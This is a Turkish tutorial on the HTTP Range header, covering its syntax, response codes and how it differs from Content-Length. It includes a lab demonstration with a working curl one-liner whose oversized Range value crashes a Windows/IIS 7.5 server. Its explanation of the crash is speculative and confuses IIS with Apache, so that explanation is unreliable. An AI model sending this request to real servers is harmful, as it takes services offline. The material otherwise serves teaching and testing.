HTTP Range Başlığı Nedir?

Normalde bir http talebi yapıldığında hedef sunucudaki dökümanın (.html, .php, .jsp) tamamı yanıt olarak döner. Bu her zaman bu şekildedir. Ancak http talebinde Range header'ı kullanımı tercih edildiğinde hedef sunucudaki dökümanın bir parçası talep edilebilir. Gönderilen http talebindeki Range header'ı bazı aralık değerleri içerdiği durumda sunucu belirtilen parçayı yanıt olarak dönüyorsa status code olarak 206 (Partial Content) başarılı paketini döner. Yani "Kısmi İçerik" başarılı kodlu paket. Gönderilen http talebindeki Range header'ı yine bazı aralık değerleri içerdiği durumda sunucu belirtilen aralığı geçersiz değerde görüyorsa status code olarak 416 (Range Not Satisfiable) başarısız paketini döner. Yani "Aralık Karşılanabilir Değil" başarısız kodlu paket. Bazen de gönderilen http taleplerindeki Range başlığını sunucular görmezden gelir ve bütün dökümanı 200 OK durum koduyla gönderir.

> Not:
> Http talebinde bir Range header'ı kullanımı ile bir defada hedef sunucudaki dökümanın birkaç parçası talep edilebilmektedir.

Http Request Range header'ı değer olarak birim bilgisi ve aralık değerleri alır. Aşağıda Range header'ının farklı kullanım şekilleri gösterilmiştir:

i)

```
Http Request:
...
...
Range: <unit>=<range-start>-        // Başlangıç byte bilgisi var ve son ise belirtilmediğinden
                                    // aralık içeriğin en sonuna kadar inmekte ve bu içerik
                                    // talep edilmekte.
...
```

ii)

```
Http Request:
...
...
Range: <unit>=<range-start>-<range-end>   // Başlangıç ve son byte bilgisinin arasında
...                                       // kalan içerik talep edilmekte.
```

iii)

```
Http Request:
...
...
Range: <unit>=<range-start>-<range-end>, <range-start>-<range-end> // Birden fazla aralık
...                                                                // tanımlası ile bir
                                                                   // defada birden fazla
                                                                   // kısmi içerik
                                                                   // talep edilmekte.
```

iv)

```
Http Request:
...
Range: <unit>=<range-start>-<range-end>, <range-start>-<range-end>, <range-start>-<range-end>
...                                                                          // Birden fazla aralık
...                                                                          // tanımlası ile bir
                                                                             // defada birden fazla
                                                                             // kısmi içerik
                                                                             // talep edilmekte. (2)
```

v)

```
Http Request:
...
...
Range: <unit>=-<suffix-length>          // Belirtilen uzunluk bilgisi kadar içeriğin en
                                        // sonundan parça talep edilmekte.
...
```

Örnek bir kullanım;


```
Range: bytes:0-499, -500
             ^       ^         ^
             |       |         |
birim ------         -------   ------  aralık değerleri
```

Yani 0ncı byte’tan (karakterden) 499ncu byte’a (karaktere) kadarki kısmı al ve sondan 500 byte’ı (karakteri) al.

Dolayısıyla belirtilen birim doğrultusunda decimal değerler o birime göre indis işaretlemesi yaparlar ve aralık ile kısmi içerik talep edilir.

EK:

İş yerindeki laptop’ta yüklü acunetix tarayıcısı ile yine iş yerindeki bir başka laptop’ta vm halinde çalışan dvwa web uygulamasına tarama yaparken dvwa vm’in yer aldığı laptop’ta çalıştırdığım wireshark ile acunetix’ten gelen trafiği gözlemlediğimde akan paketlerden birinin detaylarında Range başlığı görünmekteydi. Aşağıda o ekran görüntüsünü görüntülemektesin:



Http Range Başlığı ile Neden Windows Sunucu Sistemler Mavi Ekran Alıyor?

Http Range başlığına verilen başlangıç indis değerleri ve belirli bir bitiş indis değeri ile talep yapıldığında windows sunucularının bazı sürümlerinde sistemsel crash gerçekleşmektedir.

Örneğin windows server 2008 R2'ye yapılan bir http talebi sonrası sunucu belirtilen aralığın karşılanamaz olduğu bilgisini vermekte:

Kali Linux 2018 Terminal:

> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=0-18446744073709551615"

Output:

* Hostname was NOT found in DNS cache
*   Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=0-18446744073709551615
>
< HTTP/1.1 416 Requested Range Not Satisfiable
< Content-Type: image/png
< Last-Modified: Tue, 16 May 2017 16:32:37 GMT
< Accept-Ranges: bytes
< ETag: "e8893b762ced21:0"
* Server Microsoft-IIS/7.5 is not blacklisted
< Server: Microsoft-IIS/7.5

```
< X-Powered-By: ASP.NET
< Date: Tue, 16 May 2017 16:52:30 GMT
< Content-Length: 362
< Content-Range: bytes */184946
<
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML
4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Requested Range Not Satisfiable</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Requested Range Not Satisfiable</h2>
<hr><p>HTTP Error 416. The requested range is not satisfiable.</p>
</BODY></HTML>
* Connection #0 to host 172.16.3.136 left intact
…
```

Sonra ise yapılan http talebinin range header'ındaki başlangıç indis değeri olarak bu sefer 18 decimal değeri girildiğinde sunucu sistemsel crash vermekte:

Kali Linux 2018 Terminal:

```
> curl -v http://172.16.3.136/welcome.png -H "Range: bytes=18-18446744073709551615"
```

Output:

```
* Hostname was NOT found in DNS cache
* Trying 172.16.3.136...
* Connected to 172.16.3.136 (172.16.3.136) port 80 (#0)
> GET /welcome.png HTTP/1.1
> User-Agent: curl/7.35.0
> Host: 172.16.3.136
> Accept: */*
> Range: bytes=18-18446744073709551615
>
^C
```

Bu range değeri ile sistemin mavi ekran almasının muhtemel nedeni şu olmalıdır: 0 indisinden başlatılarak yapılan range talebinde aralığın geçersiz kabul edildiği bilgisi dönmekteydi. Çünkü sonlanma indis değeri 18446744073709551615ncı byte (yani 16,777,210'ncı terabyte)'tı. Bu oldukça geçersiz bir aralık değeri durumundadır. Bu genişlikte bir döküman olması pek mümkün olmayacağı gibi bu büyüklükte bir dökümanı kaldıracak sistem de pek mümkün değildir. Fakat sistem bu aralık değerini "değerlendirmiş" ki geçersizdir yanıtı dönmüştür. İkinci denemede başlangıç indis değeri (18nci byte değeri) talep edilen döküman içerisinde bir yerlerdeki indis değeri olduğundan bu sefer dökümanı açmak suretiyle aralık geçerliliği sorgusu yapılacaktır. Bu ise dökümanın bellekteki konumuyla beraber taşarak tüm bellek adreslerine doğru kayan bir değerlendirme olacaktır ve bellek nihai sonuna gelindiğinde sistem beklenmedik bu durum karşısında mavi ekran ile çalışmayı durduracaktır. Normalde olması gereken geçersiz aralık değeri alındığında apache'nin uygulama kaynağı üzerinde değerlendirme almayıp bir kuralla görmezden gelmesiydi ve 200 OK yanıtı ile dökümanın tam halini göndermesiydi. Apache'nin yeni sürümlerinde süreç böyle işlemektedir ve geçersiz aralık alındığında aralık talebine karşılık aralık geçerli / geçersiz yanıt paketi değil de normal yanıt paketi gönderilmektedir (bkz. Paketleme İçin Gözden Geçirilecekler/İnternetten Edinilmiş Kıymetli Bilgiler/Apache Range Saldırıları ile Apache Sunucuları Servis Dışı Bırakma.docx#c. Ekstra başlığı). Yani range yokmuş gibi range talebine

karşılık yanıt olmayan, 200 OK yanıtı gönderilmeliydi. Fakat apache değerlendirme sürecini işlettiği için istemciye geçersizdir yanıtını göndermek adına yaptığı değerlendirme sistemin crash olmasına sebep olmuştur.

Http Range başlığı ile Content-Length başlığı arasındaki fark nedir?

Content-Length başlığı gönderilen veya alınan paketin body'sindeki içeriğin karakter sayısı bilgisini tutar. Range başlığı spesifik içerik aralık değerleri tutar ve talep paketinde kullanılarak sunucudan dökümanın bir parçasını sadece göndermesini sağlar.

```
Content-Length:  Nature Bound limits.     // for checksum control
Range:           Variable Bound limits.   // for specific part of a document
```

Content-Length header'ı üzerinde paket alışverişinin nizamından çıkarak manipulasyon yapıldığında gönderilen paketin tamamı yerine bir kısmı gönderilebilir veya alınan paketin tamamı yerine bir kısmı alınabilir. Fakat bu, Range başlığı gibi spesifik bir dökümandan parça seçimi yerine başlangıcın hep en baş olduğu ve sonun ise değişken olduğu (kısaltılabilir olduğu) bir tek seçimli parça talep etme olacaktır. Content-Length'i manipule etme ve avantaj sağlama sorusu farklı saldırılarda gözönüne alınabilir.

> Örneğin; saldırgan sunucuya sabit bir http response Content-Length header tanımlaması girebilir ve sunucudan dönen her web sayfası bozuk (eksik / yarım) geleceğinden web uygulama kullanıcılarının uygulamayı kullanma olanağı ellerinden alınabilir.

Yararlanılan Kaynaklar:

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Range
https://stackoverflow.com/questions/2773396/whats-the-content-length-field-in-http-header
https://sankhs.com/2016/03/17/content-length-http-headers/
Paketleme İçin Gözden Geçirilecekler/İnternetten Edinilmiş Kıymetli Bilgiler/Apache Range Saldırıları ile Apache Sunucuları Servis Dışı Bırakma.docx